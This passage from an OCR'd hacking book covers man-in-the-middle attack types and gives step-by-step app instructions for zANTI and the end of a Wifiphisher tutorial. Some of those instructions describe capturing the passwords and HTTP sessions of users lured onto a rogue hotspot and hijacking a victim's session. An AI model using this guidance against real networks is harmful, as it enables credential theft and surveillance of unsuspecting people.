


Figure 72- Source: Internet

Notice that I have not entered my secret word. At the point when the client enters their secret word, it will be gone to you through the Wifi phisher open terminal. The client will be gone through to the web through your framework and out to the Internet, never speculating anything amiss has happened.

Hope you enjoyed the tutorial…

Part 8

Miscellaneous:I love these Attacks

Figure 73: Source- Internet

Chapter 24

MITM Attack

A man-in-the-middle attack requires three players. There’s the victim, the entity with which the victim is trying to communicate, and the “man in the middle,” who’s intercepting the victim’s communications. Critical to the

scenario is that the victim isn’t aware of the man in the middle.




Figure 74- Source: Internet

How does a man-in-the-middle attack work?

How does this play out? Let’s say you received an email that appeared to be from your bank, asking you to log in to your account to confirm your contact information. You click on a link in the email and are taken to what appears to be your bank’s website, where you log in and perform the requested task.

In such a scenario, the man in the middle (MITM) sent you the email, making it appear to be legitimate. (This attack also involves phishing, getting you to click on the email appearing to come from your bank.) He also created a website that looks just like your bank’s website, so you wouldn’t hesitate to enter your login credentials after clicking the link in the email. But when you do that, you’re not logging into your bank account, you’re handing over your credentials to the attacker.

MITM attacks: Close to you or with malware

Man-in-the-middle attacks come in two forms, one that involves physical proximity to the intended target, and another that involves malicious

software, or malware. This second form, like our fake bank example above, is also called a man-in-the-browser attack.

Cybercriminals typically execute a man-in-the-middle attack in two phases — interception and decryption.

With a traditional MITM attack, the cybercriminal needs to gain access to an unsecured or poorly secured Wi-Fi router. These types of connections are generally found in public areas with free Wi-Fi hotspots, and even in some people's homes, if they haven't protected their network. Attackers can scan the router looking for specific vulnerabilities such as a weak password.

Once attackers find a vulnerable router, they can deploy tools to intercept and read the victim's transmitted data. The attacker can then also insert their tools between the victim's computer and the websites the user visits to capture log in credentials, banking information, and other personal information.

A successful man-in-the-middle attack does not stop at interception. The victim's encrypted data must then be unencrypted, so that the attacker can read and act upon it.

What is a man-in-the-browser attack?

With a man-in-the-browser attack (MITB), an attacker needs a way to inject malicious software, or malware, into the victim's computer or mobile device. One of the ways this can be achieved is by phishing.

Phishing is when a fraudster sends an email or text message to a user that appears to originate from trusted source, such as a bank, as in our original example. By clicking on a link or opening an attachment in the phishing message, the user can unwittingly load malware onto their device.

The malware then installs itself on the browser without the user's knowledge. The malware records the data sent between the victim and specific targeted websites, such as financial institutions, and transmits it to the attacker.

7 types of man-in-the-middle attacks

Cybercriminals can use MITM attacks to gain control of devices in a variety of ways.

1. IP spoofing

Every device capable of connecting to the internet has an internet protocol

(IP) address, which is similar to the street address for your home. By spoofing an IP address, an attacker can trick you into thinking you're interacting with a website or someone you're not, perhaps giving the attacker access to information you'd otherwise not share.

2. DNS spoofing

Domain Name Server, or DNS, spoofing is a technique that forces a user to a fake website rather than the real one the user intends to visit. If you are a victim of DNS spoofing, you may think you're visiting a safe, trusted website when you're actually interacting with a fraudster. The perpetrator's goal is to divert traffic from the real site or capture user login credentials.

3. HTTPS spoofing

When doing business on the internet, seeing "HTTPS" in the URL, rather than "HTTP" is a sign that the website is secure and can be trusted. In fact, the "S" stands for "secure." An attacker can fool your browser into believing it's visiting a trusted website when it's not. By redirecting your browser to an unsecure website, the attacker can monitor your interactions with that website and possibly steal personal information you're sharing.

4. SSL hijacking

When your device connects to an unsecure server — indicated by "HTTP" — the server can often automatically redirect you to the secure version of the server, indicated by "HTTPS." A connection to a secure server means standard security protocols are in place, protecting the data you share with that server. SSL stands for Secure Sockets Layer, a protocol that establishes encrypted links between your browser and the web server.

In an SSL hijacking, the attacker uses another computer and secure server and intercepts all the information passing between the server and the user's computer.

5. Email hijacking

Cybercriminals sometimes target email accounts of banks and other financial institutions. Once they gain access, they can monitor transactions between the institution and its customers. The attackers can then spoof the bank's email address and send their own instructions to customers. This convinces the customer to follow the attackers' instructions rather than the bank's. As a

result, an unwitting customer may end up putting money in the attackers' hands.

6. Wi-Fi eavesdropping

Cybercriminals can set up Wi-Fi connections with very legitimate sounding names, similar to a nearby business. Once a user connects to the fraudster's Wi-Fi, the attacker will be able to monitor the user's online activity and be able to intercept login credentials, payment card information, and more. This is just one of several risks associated with using public Wi-Fi. You can learn more about such risks here.

7. Stealing browser cookies

To understand the risk of stolen browser cookies, you need to understand what one is. A browser cookie is a small piece of information a website stores on your computer.

For example, an online retailer might store the personal information you enter and shopping cart items you've selected on a cookie so you don't have to re-enter that information when you return.

A cybercriminal can hijack these browser cookies. Since cookies store information from your browsing session, attackers can gain access to your passwords, address, and other sensitive information.

Chapter 25

zANTI - Android App For Hackers

Figure 75: Source- Internet

zANTI is a **penetration testing toolkit** developed by Zimperium Mobile Security for cyber security professionals. Basically, it allows you to **simulate**

malicious attacks on a network. With the help of zANTI, you will be able to perform various types of operations such as MITM attacks, MAC address spoofing, scanning, password auditing, vulnerability checks and much more. In short, this android toolkit is a perfect companion of hackers.

Today I'm going to give you a step by step guide on **how to use zANTI**. Before jumping into the how-to guide, **take a look at things you can do with zANTI:**

- Change device's MAC address.
- Create a malicious WiFi hotspot.
- Hijack HTTP sessions.
- Capture downloads.
- Modify HTTP requests and responses.
- Exploit routers.
- Audit passwords.
- Check a device for shellshock and SSL poodle vulnerability.

Excited?

Let's start!

Note: Before installing the app, make sure your device is rooted properly and you have installed SuperSU on the device.

How To Use zANTI:

1. Download **zANTI 2.2**. **(Official Link)**

2. Install it on your device, open the application, then grant the root access. You will see a window like this:




Figure 76: Source- Internet

3. Enter your email address and then check the "I accept Zimperium's EULA" box. Then tap on "Start Now". A pop-up window will appear:




Figure 77:Source- Internet

4. If you want to join zNetwork, tap on "Enable", otherwise tap on "Skip". Wait for some seconds, it will display a screen as shown below:

Figure 78: Source- Internet

5. Tap on "Skip" and then enable zANTI (simply check the "I am fully authorized to perform penetration testings on the network" box):

Figure 79:Source- Internet

6. Tap on "Finish". You will see a screen as shown below:




Figure 80: Source- Internet

Now, let's talk about the program modules.....

Mac Changer

Mac changer allows you to change your WiFi Media Access Control (MAC) Address.

How To Use Mac Changer:

1. Use the navigation key (or swipe from the left). You will see a screen as shown below.

Figure 81: Source- Internet

2. Tap on "MAC Changer":




Figure 82:Source- Internet

3. Tap on "Set new MAC Address". Wait for few seconds, you will get a new MAC address!

If you want to use a custom MAC address, turn off "Generate Random" and then type the MAC address you want. Then tap on "Set new Mac Address".

Moving onto the next one.....

zTether

It allows you to create a WiFi hotspot and control your network traffic.

Note: Before using zTether, you must turn off the WiFi on your device.

How To Use zTether:

1. Tap on "zTether". You will see a screen as shown below.

Figure 83:Source- Internet

2. Turn on "Tether Control" and then allow users to connect to your network. Once you got at least one user on your network, you can start playing with the traffic!

3. If you got a user on your network, tap on the first (Logged Requests)

"View" to see all the HTTP requests made by the user(s) on your network. It may contain passwords and other sensitive information (See the image below).

Figure 84: Source- Internet

You can tap on any logged activity to get more details (sessions, passwords, requests and user agents):




Figure 85:Source- Internet

If you want to **hijack an HTTP session**, just tap on a session. It will open up the victim's session on your device.

Use the second "View" (Logged Images) to see all the images that are transmitted on your network. This includes all images requested by the users (see the image below).




Figure 86:Source- Internet

Moving onto the next program module....

zPacketEditor

It allows you to modify HTTP requests and responses on your network. It is basically an interactive mode that can allow you to edit and send each request and response.

How To Use zPacketEditor:

First, tap on "zPacketEditor" and then turn on the module. You will see the live requests and responses there (1). If you want to edit a particular request or response, swipe it to the right (2). After the edit, you can tap on "Send" button (3).




Figure 87:Source- Internet

